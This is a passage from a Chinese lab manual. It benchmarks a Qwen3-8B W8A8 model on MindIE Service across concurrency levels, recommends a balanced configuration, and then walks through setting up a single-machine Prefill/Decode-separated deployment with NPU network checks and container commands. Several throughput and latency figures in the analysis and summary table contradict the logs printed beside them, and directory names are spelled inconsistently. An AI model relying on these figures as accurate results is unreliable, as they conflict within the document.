请求 64 | 状态:200 | 时延:4.234s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.73 | avg\_queue:644.35  
请求 63 | 状态:200 | 时延:4.236s | 输入 tokens:27 | 输出 tokens:256 | prefill:30 | avg\_decode:15.70 | avg\_queue:596.43

请求 68 | 状态:200 | 时延:4.233s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.79 | avg\_queue:604.97  
请求 72 | 状态:200 | 时延:4.228s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.79 | avg\_queue:588.54  
请求 67 | 状态:200 | 时延:4.242s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.80 | avg\_queue:688.45  
请求 71 | 状态:200 | 时延:4.236s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg\_decode:15.80 | avg\_queue:621.11  
请求 65 | 状态:200 | 时延:4.248s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg\_decode:15.80 | avg\_queue:732.06  
请求 70 | 状态:200 | 时延:4.239s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg\_decode:15.78 | avg\_queue:572.44  
请求 66 | 状态:200 | 时延:4.250s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.81 | avg\_queue:664.53  
请求 69 | 状态:200 | 时延:4.245s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg\_decode:15.80 | avg\_queue:646.21  
请求 77 | 状态:200 | 时延:4.270s | 输入 tokens:27 | 输出 tokens:256 | prefill:47 | avg\_decode:15.91 | avg\_queue:753.84  
请求 75 | 状态:200 | 时延:4.273s | 输入 tokens:27 | 输出 tokens:256 | prefill:23 | avg\_decode:16.00 | avg\_queue:816.11  
请求 73 | 状态:200 | 时延:4.279s | 输入 tokens:27 | 输出 tokens:256 | prefill:28 | avg\_decode:16.00 | avg\_queue:902.48  
请求 76 | 状态:200 | 时延:4.273s | 输入 tokens:27 | 输出 tokens:256 | prefill:48 | avg\_decode:15.90 | avg\_queue:787.73  
请求 74 | 状态:200 | 时延:4.280s | 输入 tokens:27 | 输出 tokens:256 | prefill:27 | avg\_decode:16.01 | avg\_queue:854.66  
请求 79 | 状态:200 | 时延:4.271s | 输入 tokens:27 | 输出 tokens:256 | prefill:48 | avg\_decode:15.90 | avg\_queue:770.45  
请求 78 | 状态:200 | 时延:4.274s | 输入 tokens:27 | 输出 tokens:256 | prefill:47 | avg\_decode:15.90 | avg\_queue:737.18  
请求 80 | 状态:200 | 时延:4.271s | 输入 tokens:27 | 输出 tokens:256 | prefill:46 | avg\_decode:15.90 | avg\_queue:720.89

===== 汇总结果 =====

并发数:8  
总请求数:80  
成功请求数:80  
成功率:100.00%  
总耗时:42.028s  
Requests/s:1.904  
平均时延:4.202s  
P50 时延:4.178s  
P90 时延:4.284s  
P95 时延:4.291s  
最大时延:4.295s  
平均输入 tokens:27.0  
平均输出 tokens:256.0  
平均 prefill:34.69  
平均 decode:15.56  
平均 queue:594.05



```

===== 汇总结果 =====
并发数:4
总请求数:40
成功请求数:40
成功率:100.00%
总耗时:39.963s
Requests/s:1.001
平均时延:3.996s
P50时延:4.065s
P90时延:4.097s
P95时延:4.099s
最大时延:4.101s
平均输入 tokens:27.0
平均输出 tokens:256.0
平均prefill:27.50
平均decode:14.68
平均queue:740.61

===== 汇总结果 =====
并发数:8
总请求数:80
成功请求数:80
成功率:100.00%
总耗时:42.109s
Requests/s:1.900
平均时延:4.210s
P50时延:4.200s
P90时延:4.278s
P95时延:4.285s
最大时延:4.291s
平均输入 tokens:27.0
平均输出 tokens:256.0
平均prefill:34.89
平均decode:15.63
平均queue:610.45

===== 汇总结果 =====
并发数:16
总请求数:80
成功请求数:80
成功率:100.00%
总耗时:23.499s
Requests/s:3.404
平均时延:4.696s
P50时延:4.707s
P90时延:4.724s
P95时延:4.729s
最大时延:4.737s
平均输入 tokens:27.0
平均输出 tokens:256.0
平均prefill:50.50
平均decode:17.86
平均queue:1090.82

===== 汇总结果 =====
并发数:32
总请求数:80
成功请求数:80
成功率:100.00%
总耗时:15.485s
Requests/s:5.166
平均时延:5.248s
P50时延:5.374s
P90时延:5.423s
P95时延:5.437s
最大时延:5.448s
平均输入 tokens:27.0
平均输出 tokens:256.0
平均prefill:57.64
平均decode:19.69
平均queue:1205.22

```

本组实验用于观察并发数对服务吞吐和单请求时延的影响。实验中输入 tokens 固定为 27，输出 tokens 固定为 256，因此不同实验组之间具有可比性。从结果看，并发 4 和并发 8 的成功率均为 100%，说明当前 MindIE Service 在短输入、固定输出长度场景下可以稳定处理并发请求。

从吞吐看，并发数从 4 提升到 8 后，Requests/s 从 1.019 提升到 1.904，提升约 86.8%。这说明提高客户端并发数可以显著提升单卡服务吞吐能力，使 NPU 推理资源得到更充分利用。

从时延看，并发 8 的平均时延为 4.202s，相比并发 4 的 3.924s 增加约 7.1%；P95 时延从 3.976s 增加到 4.291s，增加约 7.9%。虽然并发提升带来了一定时延开销，但 P95 和最大时延接近，说明没有出现明显长尾请求，整体时延仍处于可控范围。

从阶段耗时看，并发 8 的平均 prefill 从 27.73 增加到 34.69，平均 decode 从 14.39 增加到 15.56，平均 queue 从 532.95 增加到 594.05。这说明并发提升后，服务端调度、batch 合并、请求排队以及多个请求 KV Cache 同时驻留都会带来额外开销。但这些开销没有导致请求失败或尾延迟明显恶化，说明并发 8 仍在当前系统可承受范围内。

#### 步骤 4 结果综合分析

实验组	输入 tokens	输出 tokens	平均时延	prefill	decode
默认基线	27	256	3.812s	24~25	约 14.05
短输出	27	128	1.913s	24.20	14.07
长输出	27	505.8	7.516s	24.60	14.05
超长输出	27	510.0	7.575s	25.00	14.04
中输入	1341	256	3.885s	85.80	14.09
长输入	0	0	-	0	0
并发 4	27	256	4.101s	28.12	15.17
并发 8	27	256	4.440s	36.59	16.70

本轮实验表明，当前 Qwen3-8B W8A8 模型在 MindIE Service 默认配置下运行稳定，默认基线平均时延为 3.812s，成功率为 100%。对比实验结果如下：

（1）从长输出实验看，输出长度是影响端到端时延的主要因素。max\_tokens 从 256 增加到 512 后，平均时延从 3.812s 增加到 7.516s，说明 Decode 阶段是当前短输入场景下的主要耗时来源。因此，控制 max\_tokens 是最直接的推理优化手段。

（2）从长输入实验看，输入 tokens 从 27 增加到 1341 后，prefill 从约 24 上升到 85.80，说明输入长度会显著增加 Prefill 和初始 KV Cache 构建压力。但端到端时延只小幅增加，说明当前场景仍由 Decode 主导。长输入返回 HTTP424，说明需要控制输入长度或调整服务端长度配置。

（3）从并发实验看，并发 4 和并发 8 均保持 100%成功率。并发 8 的 Requests/s 达到 1.802，约为基线的 6.9 倍，P95 时延为 4.586s，仍处于稳定区间。因此，低时延场景建议使用并发 4，吞吐优先场景可使用并发 8。

## 4.5 参数优化

本实验选择短输入+max\_tokens=256+并发 8 作为平衡组配置，用于验证当前 Qwen3-8B W8A8 单卡 MindIE Service 服务在吞吐和时延之间的综合表现。平衡组不是追求最低单请求时延，也不是追求极限压力，而是希望在保持服务稳定的前提下，提高单卡推理服务的请求吞吐能力。

### 步骤 1 执行平衡组测试命令

```
python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py \
--concurrency 8 \
--total-requests 80 \
--max-tokens 256 \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/opt_balanced_c8_max256.log
```

测试结果如下：

```
[root@Atlas800T1 scripts]# python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_concurrency.py
--concurrency 8 \
--total-requests 80 \
--max-tokens 256 \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/opt_balanced_c8_max256.log

===== 高并发测试 =====
并发数:8
总请求数:80
max_tokens:256
长输入:False
Prompt字符数:39
请求7 | 状态:200 | 时延:4.400s | 输入tokens:27 | 输出tokens:256 | prefill:34 | avg_decode:16.58 | avg_queue:799.53
请求6 | 状态:200 | 时延:4.404s | 输入tokens:27 | 输出tokens:256 | prefill:38 | avg_decode:16.57 | avg_queue:936.12
请求8 | 状态:200 | 时延:4.405s | 输入tokens:27 | 输出tokens:256 | prefill:33 | avg_decode:16.58 | avg_queue:763.98
请求5 | 状态:200 | 时延:4.409s | 输入tokens:27 | 输出tokens:256 | prefill:34 | avg_decode:16.60 | avg_queue:781.23
请求2 | 状态:200 | 时延:4.411s | 输入tokens:27 | 输出tokens:256 | prefill:37 | avg_decode:16.58 | avg_queue:882.81
请求3 | 状态:200 | 时延:4.411s | 输入tokens:27 | 输出tokens:256 | prefill:35 | avg_decode:16.57 | avg_queue:836.30
请求4 | 状态:200 | 时延:4.411s | 输入tokens:27 | 输出tokens:256 | prefill:37 | avg_decode:16.58 | avg_queue:858.08
请求1 | 状态:200 | 时延:4.419s | 输入tokens:27 | 输出tokens:256 | prefill:35 | avg_decode:16.57 | avg_queue:817.26
请求16 | 状态:200 | 时延:4.383s | 输入tokens:27 | 输出tokens:256 | prefill:31 | avg_decode:16.53 | avg_queue:866.71
请求12 | 状态:200 | 时延:4.394s | 输入tokens:27 | 输出tokens:256 | prefill:33 | avg_decode:16.55 | avg_queue:920.32
请求15 | 状态:200 | 时延:4.394s | 输入tokens:27 | 输出tokens:256 | prefill:30 | avg_decode:16.56 | avg_queue:816.68
```



```

请求 73 | 状态:200 | 时延:4.399s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg_decode:16.57 | avg_queue:857.25
请求 78 | 状态:200 | 时延:4.394s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg_decode:16.57 | avg_queue:875.16
请求 79 | 状态:200 | 时延:4.392s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg_decode:16.57 | avg_queue:808.09
请求 77 | 状态:200 | 时延:4.395s | 输入 tokens:27 | 输出 tokens:256 | prefill:32 | avg_decode:16.57 | avg_queue:824.47
请求 76 | 状态:200 | 时延:4.396s | 输入 tokens:27 | 输出 tokens:256 | prefill:33 | avg_decode:16.58 | avg_queue:840.52
请求 75 | 状态:200 | 时延:4.400s | 输入 tokens:27 | 输出 tokens:256 | prefill:34 | avg_decode:16.57 | avg_queue:894.27
请求 80 | 状态:200 | 时延:4.389s | 输入 tokens:27 | 输出 tokens:256 | prefill:31 | avg_decode:16.56 | avg_queue:791.64

===== 汇总结果 =====
并发数:8
总请求数:80
成功请求数:80
成功率:100.00%
总耗时:44.053s
Requests/s:1.816
平均时延:4.404s
P50时延:4.404s
P90时延:4.418s
P95时延:4.420s
最大时延:4.430s
平均输入 tokens:27.0
平均输出 tokens:256.0
平均 prefill:34.95
平均 decode:16.57
平均 queue:884.77

```

## 步骤 2 测试结果分析

本次平衡组采用短输入、`max\_tokens=256`、并发 8、总请求数 80 进行测试。结果显示，80 个请求全部成功，成功率为 100%，说明当前 MindIE Service 在并发 8 下运行稳定，没有出现请求失败或服务异常。

从吞吐看，Requests/s 达到 1.816，相比默认基线约 0.262 提升约 6.9 倍，说明提高并发数可以显著提升单卡服务吞吐能力。与此同时，平均时延从基线的 3.812s 增加到 4.404s，P95 时延为 4.420s，最大时延为 4.430s，整体时延仍然可控，**未出现明显长尾请求**。

从阶段耗时看，平均 prefill 从约 24~25 增加到 34.95，平均 decode 从约 14.05 增加到 16.57，说明并发提升后会带来一定的调度、batch 合并和 KV Cache 同时驻留开销。但由于成功率保持 100%，且 P95 时延稳定，说明当前并发 8 仍处于可承受范围内。

综合来看，短输入、max\_tokens=256、并发 8 在当前 Qwen3-8B W8A8 单卡 MindIE Service 环境下具备较好的吞吐与时延平衡，可作为本实验的推荐平衡配置。若业务更关注低时延，可选择并发 4；若更关注吞吐，并发 8 更合适。

## 步骤 3 推荐配置

基于当前实验结果，推荐将**短输入、max\_tokens=256、并发 8**作为本实验环境下的平衡配置。该配置下，80 个请求全部成功，成功率为 100%；Requests/s 达到 1.816，相比默认基线约提升 6.9 倍；平均时延为 4.404s，P95 时延为 4.420s，未出现明显长尾请求。说明该配置在当前 Qwen3-8B W8A8 单卡 MindIE Service 环境下具备较好的稳定性和吞吐能力。

配置项	推荐值	说明
输入长度	短输入或中短输入	建议控制在服务可稳定处理范围内
max_tokens	256	兼顾回答完整性和 Decode 耗时
并发数	8	吞吐提升明显，P95 时延可控
temperature	0.3	降低输出随机性，便于稳定测试

stream	false	本实验先统计完整端到端时延
推荐场景	通用问答、教学解释、多用户并发服务	吞吐和时延较平衡

综合以上配置，当前 Qwen3-8B W8A8 量化模型在 MindIE Service 单卡环境下，推荐采用短输入、max\_tokens=256、并发 8 作为平衡配置。该配置在成功率保持 100%的前提下，将 Requests/s 提升至 1.816，P95 时延控制在 4.420s，能够在吞吐和时延之间取得较好平衡。

## 4.6 实验小结

本节实验以 KV Cache 资源控制为核心，基于 Qwen3-8B W8A8 量化模型在 MindIE Service 上的推理服务，分别测试了默认基线、长输出、长输入和高并发场景。实验结果表明，短输入场景下端到端时延主要受 Decode 阶段影响，max\_tokens 从 256 增加到 512 后，平均时延几乎翻倍；输入 tokens 从 27 增加到 1341 后，prefill\_time 明显上升，说明长输入会增加 Prefill 阶段和初始 KV Cache 构建压力；超长输入返回 HTTP424，说明当前服务存在输入长度边界。

高并发实验表明，并发数提升可以显著提高单卡服务吞吐。并发 8 配置下，请求成功率为 100%，Requests/s 达到 1.816，P95 时延为 4.420s，整体仍处于稳定可控范围。因此，当前实验推荐将短输入、max\_tokens=256、并发 8 作为平衡配置；如果业务更关注低时延，可降低 max\_tokens 或选择并发 4。总体来看，推理优化需要综合关注成功率、平均时延、P95 时延、吞吐、prefill\_time 和 decode\_time，在吞吐、时延和稳定性之间取得平衡。

## 4.7 思考题

在本实验中，max\_tokens、输入长度和并发数分别会影响 Decode 阶段、Prefill 阶段和服务吞吐。如果将该推理服务部署到真实业务系统中，你会如何根据不同业务场景选择输入长度限制、输出长度限制和并发配置？请结合“低时延优先”和“吞吐优先”两类场景进行分析。

参考答案：在真实业务系统中，输入长度、输出长度和并发配置需要根据业务目标进行取舍。如果业务以“低时延优先”，例如智能客服、在线问答、教学答疑等交互式场景，应尽量控制输入和输出长度。输入侧可以限制 Prompt 长度，避免超长上下文增加 Prefill 耗时；输出侧建议将 max\_tokens 控制在 128~256 之间，减少 Decode 步数和端到端响应时间；并发配置可以选择较保守的并发 4，以保证 P95 时延稳定，减少排队等待和尾延迟。

如果业务以“吞吐优先”，例如批量摘要、离线问答生成、多用户并发访问等场景，可以适当提高并发数来提升 Requests/s。本实验中，并发 8 在成功率 100%的情况下，Requests/s 达到 1.816，P95 时延为 4.420s，说明该配置在当前环境下具备较好的吞吐与稳定性平衡。因此，吞吐优先场景可采用 max\_tokens=256、并发 8 作为推荐配置；如果需要处理长文本，应先进行分段、摘要或检索截断，避免输入过长触发 HTTP424。对于长输出任务，可以适当

提高`max\_tokens`到 512，但需要接受更高时延，并降低并发以避免 Decode 和 KV Cache 压力过高。

综合来看，低时延优先场景应采用“短输入、短输出、较低并发”的策略；吞吐优先场景可采用“受控输入、适中输出、较高并发”的策略。无论哪类场景，都不应只追求单一指标，而应同时关注成功率、平均时延、P95 时延、Requests/s、`prefill\_time`和`decode\_time`，确保服务在稳定范围内运行。

# 5

## PD 分离部署实验

---

### 5.1 实验介绍

#### 5.1.1 关于本实验

在前序实验中，已经完成了 Qwen3-8B 模型的迁移适配、W8A8 量化和基础推理优化验证。本实验在此基础上，进一步使用 MindIE 推理框架完成 Qwen3-8BW8A8 量化模型的 PD 分离部署验证。

PD 分离部署是大模型推理服务中的一种部署优化方式。这里的 PD 分别指 Prefill 和 Decode 两个推理阶段。其中，Prefill 阶段主要负责处理输入 Prompt 并生成 KVCache，Decode 阶段主要负责基于 KVCache 逐 Token 生成输出内容。传统混合部署模式下，Prefill 和 Decode 通常在同一实例中完成；而 PD 分离部署会将两个阶段拆分到不同实例或不同设备上运行，从而便于分别优化计算资源、显存资源和请求调度策略。

本实验采用单机双卡 1P1D 方式部署，即使用 1 个 Prefill 实例和 1 个 Decode 实例完成推理服务。Prefill 实例绑定 NPU0，Decode 实例绑定 NPU1，Controller 负责 P/D 角色管理和状态同步，Coordinator 作为统一推理入口对外提供 OpenAI 兼容接口。用户请求首先发送到 Coordinator，再由 Coordinator 结合 Controller 维护的实例状态，将请求调度到 Prefill 和 Decode 实例完成推理。本实验优先验证以下内容：

- (1) 配置正确性：确认 P 实例、D 实例、Controller 和 Coordinator 配置一致；
- (2) 角色正确性：确认 P 实例进入 prefill 角色，D 实例进入 decode 角色；
- (3) 链路正确性：确认 P/D 之间 linkStatus 为 ok；
- (4) 服务正确性：确认 Coordinator 进入 ready 状态；
- (5) 推理正确性：确认通过/v1/chat/completions 接口可以完成推理请求；
- (6) 量化模型适配性：确认 W8A8 量化模型可以用于 PD 分离部署

#### 5.1.2 实验目的

通过本实验，学员需要掌握基于 MindIE 完成单机双卡 1P1D 手动 PD 分离部署的基本方法，并理解 PD 分离部署中各组件的作用、配置关系和验证方式。本实验的具体目标如下：

- 理解 Prefill 阶段和 Decode 阶段在大模型推理过程中的作用
  - 理解 MindIE 中 Prefill 实例、Decode 实例、Controller 和 Coordinator 之间的关系
-

- 掌握 globalranktable、P 实例配置、D 实例配置、Controller 配置和 Coordinator 配置的关键字段
- 掌握服务器业务 IP、NPUHCCNIP、P/D 端口、Controller 端口和 Coordinator 端口之间的对应关系
- 完成 Qwen3-8BW8A8 量化模型的单机双卡 1P1D 部署
- 通过/v2/status 接口验证 P/D 角色状态和链路状态

### 5.1.3 实验规划

本实验承接第 3 章生成的 W8A8 量化模型，并复用第 4 章中已经验证过的 MindIE 推理服务基础能力。在本实验中，重点不再重复介绍量化原理，而是关注量化模型如何作为模型权重目录接入 PD 分离部署流程。

(1) 本实验前置条件如下：

- 已完成 Qwen3-8B W8A8 量化模型准备；
- 已完成 MindIE Service 单卡推理验证；
- 已确认当前单实例服务可以正常返回结果；
- 当前实验环境可以正常访问 1 张 Ascend NPU；
- 已具备可运行的 MindIE Service 配置文件。

(2) 本实验采用单机双卡 1P1D 部署方式（IP 地址等信息，以实际环境为准），逻辑如下：

用户请求

|

v

Coordinator 推理入口:xx.xx.xx.xx:1040

|

v

Controller 状态管理:xx.xx.xx.xx:1050

|

+-->Prefill 实例:NPU0,xx.xx.xx.xx:1025/1026/1027, interCommPort1121

|

+-->Decode 实例:NPU1,xx.xx.xx.xx:1028/1029/1030, interCommPort1122

Prefill 实例：负责输入 Prompt 的预填充计算，并生成 KVCache

Decode 实例：负责基于 KVCache 逐 Token 生成输出结果

Controller：负责 P/D 实例状态管理、角色分配和集群状态同步

Coordinator：负责接收外部推理请求，并将请求调度到 P/D 实例

globalranktable：描述 P/D 实例、Controller 和 Coordinator 的 IP、端口和 NPU 通信信息

(3) 环境规划如下

类别	配置
服务器	Atlas 800T A2
NPU型号	Ascend910B3

NPU数量	使用2张卡
部署模式	单机双卡1P1D
MindIE镜像	swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie:2.2.RC1-800I-A2-py311-openeuler24.03-lts
容器挂载目录	/mnt:/mnt
实验脚本目录	/mnt/class/qwen3_deploy/test_hzl/pd_deploy
量化模型目录	/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
对外推理入口	<a href="http://xx.xx.xx.xx:1040/v1/chat/completions">http://xx.xx.xx.xx:1040/v1/chat/completions</a> （以实际环境为准）

（4）IP 规划如下（根据实际环境修改）

PD 分离部署对 IP 和端口配置要求较高。本实验需要区分两类 IP：

```
服务器业务 IP：用于 P/D 服务、Controller、Coordinator 对外通信，本实验取值 xx.xx.xx.xx
确认命令如下
ip route get 8.8.8.8
hostname -l

NPU HCCNIP：用于 NPU 间通信和 P/D 链路建立，本实验取值 NPU0:192.168.13.10,
NPU1:192.168.13.11
确认命令如下
/usr/local/Ascend/driver/tools/hccn_tool -i 0 -ip -g
/usr/local/Ascend/driver/tools/hccn_tool -i 1 -ip -g
```

（5）端口规划如下

组件	端口	用途
P实例	1025	P实例推理端口
P实例	1026	P实例管理端口，用于/v2/status状态查询
P实例	1027	P实例指标端口
P实例	1121	P实例内部通信端口
D实例	1028	D实例推理端口
D实例	1029	D实例管理端口，用于/v2/status状态查询
D实例	1030	D实例指标端口
D实例	1122	D实例内部通信端口
Coordinator	1040	统一推理入口
Coordinator	1041	Coordinator管理端口

Controller	1050	Controller HTTP服务端口
------------	------	---------------------

实验前需要检查上述端口是否被占用：

```
ss -lnt|grep -E "1025|1026|1027|1028|1029|1030|1040|1041|1050|1121|1122"||echo "默认端口未发现监听，占用检查通过。"
```

## （6）实验目录规划

本实验所有配置文件和脚本统一放在以下目录中：

```
模型目录为本实验使用第3章模型量化实验生成的W8A8量化模型目录
/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8

本实验所有配置文件和脚本统一放在以下目录中
/mnt/class/qwen3_deploy/test_hzl/pd_depoly

pd_depoly/
├──800TA2-1-global_ranktable.json
├──config_p.json
├──config_d.json
├──ms_controller.json
├──ms_coordinator.json
├──start_p.sh
├──start_d.sh
├──start_ctl.sh
├──start_coor.sh
├──mindie-p.log
├──mindie-d.log
├──mindie-ctl.log
└──mindie-coor.log
```

其中，800TA2-1-global\_ranktable.json 用于描述整个 PD 分离部署的全局资源信息；config\_p.json 和 config\_d.json 分别描述 Prefill 实例和 Decode 实例的模型、端口、NPU 和调度参数；ms\_controller.json 和 ms\_coordinator.json 分别描述 Controller 和 Coordinator 的服务配置；start\_\*.sh 脚本用于按顺序启动各个服务组件；mindie-\*.log 文件用于记录服务启动、角色切换、异常报错和 ready 状态，便于后续定位问题。

## （7）实验验证路径

本实验按照“先配置、再启动、后验证”的顺序进行。

首先创建实验目录并确认 W8A8 量化模型目录存在；然后准备 globalranktable、P 实例配置、D 实例配置、Controller 配置和 Coordinator 配置；接着按 Prefill 实例、Decode 实例、Controller、Coordinator 的顺序启动服务；最后通过状态接口、日志和推理请求验证 PD 分离服务是否正常。

验证时重点关注四类结果：第一，P 实例状态应为 RoleReady/prefill；第二，D 实例状态应为 RoleReady/decode；第三，P/D 之间的 linkStatus 应为 ok；第四，Coordinator 日志中应出现 MindIE-MScoordinatorisready!!!。在这些条件满足后，通过 Coordinator 的 1040 端口发送/v1/chat/completions 请求，如果能够正常返回推理结果，并包含 prefill\_time 和



decode\_time\_arr 等字段，则说明本次 Qwen3-8BW8A8 量化模型的 PD 分离部署功能验证通过。

## 5.2 PD 分离配置

本节基于已经完成量化的 Qwen3-8BW8A8 模型，进行 MindIE 单机双卡 1P1D 手动 PD 分离部署。实验中使用 NPU0 作为 Prefill 实例，使用 NPU1 作为 Decode 实例，通过 Controller 完成角色管理，通过 Coordinator 提供统一推理入口。

在正式修改配置文件前，需要先完成实验目录创建、模型目录确认、服务器 IP 确认、NPUHCCNIP 确认和端口占用检查。由于 PD 分离部署涉及多个组件和多个端口，如果 IP 或端口配置不一致，容易导致 P/D 角色无法分配、Coordinator 长期 notready 或 P/D 链路无法建立。因此，本实验先完成环境检查，再逐步生成配置文件和启动脚本。

### 步骤 1 创建实验目录

本实验所有配置文件、启动脚本和运行日志统一放在 pd\_depoly 目录中，便于后续管理、复盘和截图留存。

执行如下命令创建实验目录：

```
创建目录
cd /mnt/class/qwen3_deploy/test_hzl
mkdir -p /mnt/class/qwen3_deploy/test_hzl/pd_depoly

创建完成后，当前目录用于存放本实验的所有配置文件和脚本。后续生成的文件包括：
800TA2-1-global_ranktable.json
config_p.json
config_d.json
ms_controller.json
ms_coordinator.json
start_p.sh
start_d.sh
start_ctl.sh
start_coor.sh
```

### 步骤 2 检测 NPU 通信状态

PD 分离部署中，P 实例和 D 实例除了需要通过业务 IP 进行服务通信，还需要依赖 NPUHCCNIP 建立底层通信链路。该链路会影响 P/D 之间的 KVCache 传输和实例协同状态。如果 NPUHCCNIP 配置错误，后续可能出现`linkStatus`异常、Coordinator 长期`notready`或请求无法正常完成。

#### (1) 配置 NPU IP

```
使用如下命令配置 NPU IP
/usr/local/Ascend/driver/tools/hccn_tool -i <NPU_ID> -ip -s address <NPU_IP> netmask <NETMASK>

例如，配置 NPU0
/usr/local/Ascend/driver/tools/hccn_tool -i 0 -ip -s address 192.168.13.10 netmask 255.255.255.0
```

```
配置 NPU1
/usr/local/Ascend/driver/tools/hccn_tool -i 1 -ip -s address 192.168.13.11 netmask 255.255.255.0
```

## （2）检测链路状态

本实验使用 NPU0 作为 Prefill 实例，NPU1 作为 Decode 实例，因此需要重点检测 NPU0 和 NPU1 的 HCCNIP 和链路状态。

```
echo "===== NPU0HCCNIP ====="
/usr/local/Ascend/driver/tools/hccn_tool -i 0 -ip -g

echo
echo "===== NPU1HCCNIP ====="
/usr/local/Ascend/driver/tools/hccn_tool -i 1 -ip -g
```

```
[root@worker03 ~]# echo "===== NPU0HCCNIP ====="
===== NPU0HCCNIP =====
[root@worker03 ~]# /usr/local/Ascend/driver/tools/hccn_tool -i 0 -ip -g
ipaddr:192.168.13.10
netmask:255.255.255.0
[root@worker03 ~]#
[root@worker03 ~]# echo

[root@worker03 ~]# echo "===== NPU1HCCNIP ====="
===== NPU1HCCNIP =====
[root@worker03 ~]# /usr/local/Ascend/driver/tools/hccn_tool -i 1 -ip -g
ipaddr:192.168.13.11
netmask:255.255.255.0
[root@worker03 ~]#
```

## （3）批量检测 NPU 通信配置

可以使用如下命令批量查看 NPU0 和 NPU1 的 IP、netdetect 和 link 信息：

```
for i in 0 1; do
 echo "===== NPU $i ====="
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -ip -g
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -netdetect -g || true
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -link -g || true
done

查看整机的 NPU 链路信息
for i in $(seq 0 7); do
 echo "===== NPU $i ====="
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -ip -g
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -netdetect -g || true
 /usr/local/Ascend/driver/tools/hccn_tool -i $i -link -g || true
done
```

```
[root@worker03 ~]# for i in 0 1; do
> echo "===== NPU $i ====="
> /usr/local/Ascend/driver/tools/hccn_tool -i $i -ip -g
> /usr/local/Ascend/driver/tools/hccn_tool -i $i -netdetect -g || true
> /usr/local/Ascend/driver/tools/hccn_tool -i $i -link -g || true
> done
===== NPU 0 =====
ipaddr:192.168.13.10
netmask:255.255.255.0
netdetect address: 192.168.12.10
link status: UP
===== NPU 1 =====
ipaddr:192.168.13.11
netmask:255.255.255.0
netdetect address: 192.168.12.11
link status: UP
[root@worker03 ~]#
```

如果`linkstatus`显示`DOWN`，需要结合实际组网判断是否为物理链路未连通、HCCN 配置不完整或当前检测对象不匹配。在本实验中，最终以 MindIE 服务启动后的`/v2/status`返回结果为准，只要 P/D 实例均为`RoleReady`且`linkStatus`为`ok`，即可说明当前 PD 分离链路已经建立成功。

### 步骤 3 创建实验环境

本实验可在宿主机上运行或者在容器中运行，若环境允许，建议在独立 MindIE 容器中完成 PD 分离部署。

若使用宿主机环境，本实验可以参考《模型量化实验》中的 MindIE 环境准备章节进行安装。

若使用容器环境，参考操作如下：容器创建命令需要在宿主机执行，容器内部通常没有`docker`命令。如果已经进入容器，则无需再次执行`docker ps`或`docker run`，只需要在容器内继续检查 NPU、MindIE 和实验目录是否可见。

本实验使用单容器双卡方式部署 P 实例、D 实例、Controller 和 Coordinator，容器内映射 NPU0 和 NPU1，并将宿主机`/mnt`目录挂载到容器内，便于直接访问模型目录和脚本目录。

```
docker rm -f mindie_qwen3_1p1d 2>/dev/null || true

docker run -itd \
 --name mindie_qwen3_1p1d \
 --privileged \
 --net=host \
 --ipc=host \
 --shm-size=128g \
 --device=/dev/davinci0 \
 --device=/dev/davinci1 \
 --device=/dev/davinci_manager \
 --device=/dev/devmm_svm \
 --device=/dev/hisi_hdc \
 -v /usr/local/dcmi:/usr/local/dcmi \
 -v /usr/local/bin/npu-smi:/usr/local/bin/npu-smi \
 -v /usr/local/Ascend/driver/lib64:/usr/local/Ascend/driver/lib64 \
 -v /usr/local/Ascend/driver/version.info:/usr/local/Ascend/driver/version.info \
 -v /usr/local/Ascend/driver/tools/hccn_tool:/usr/local/Ascend/driver/tools/hccn_tool \
 -v /etc/ascend_install.info:/etc/ascend_install.info \
 -v /tmp:/tmp \
```

```
-v /mnt:/mnt \
swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie:2.2.RC1-800I-A2-py311-openeuler24.03-lts \
bash

进入容器
docker exec -it mindie_qwen3_1p1d bash
```

#### 步骤 4 确认量化模型目录

本实验需要用到量化后的模型文件，完成量化后的模型目录，包含量化后的模型权重、模型配置、分词器文件和量化描述文件，目录路径和内容如下：

```
量化后的模型目录
cd /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8

目录内容
config.json
configuration.json
generation_config.json
quant_model_description.json
quant_model_weight_w8a8.safetensors
tokenizer.json
tokenizer_config.json
vocab.json
```

其中，quant\_model\_weight\_w8a8.safetensors 为 W8A8 量化后的权重文件，config.json 为模型结构配置文件，generation\_config.json 为生成参数配置文件，tokenizer.json 和 vocab.json 为分词器相关文件。其中，模型结构配置文件 config.json 内容示例如下：

```
{
 "architectures": [
 "Qwen3ForCausalLM"
],
 "attention_bias": false,
 "attention_dropout": 0.0,
 "bos_token_id": 151643,
 "eos_token_id": 151645,
 "head_dim": 128,
 "hidden_act": "silu",
 "hidden_size": 4096,
 "initializer_range": 0.02,
 "intermediate_size": 12288,
 "max_position_embeddings": 40960,
 "max_window_layers": 36,
 "model_type": "qwen3",
 "num_attention_heads": 32,
 "num_hidden_layers": 36,
 "num_key_value_heads": 8,
 "rms_norm_eps": 1e-06,
 "rope_scaling": null,
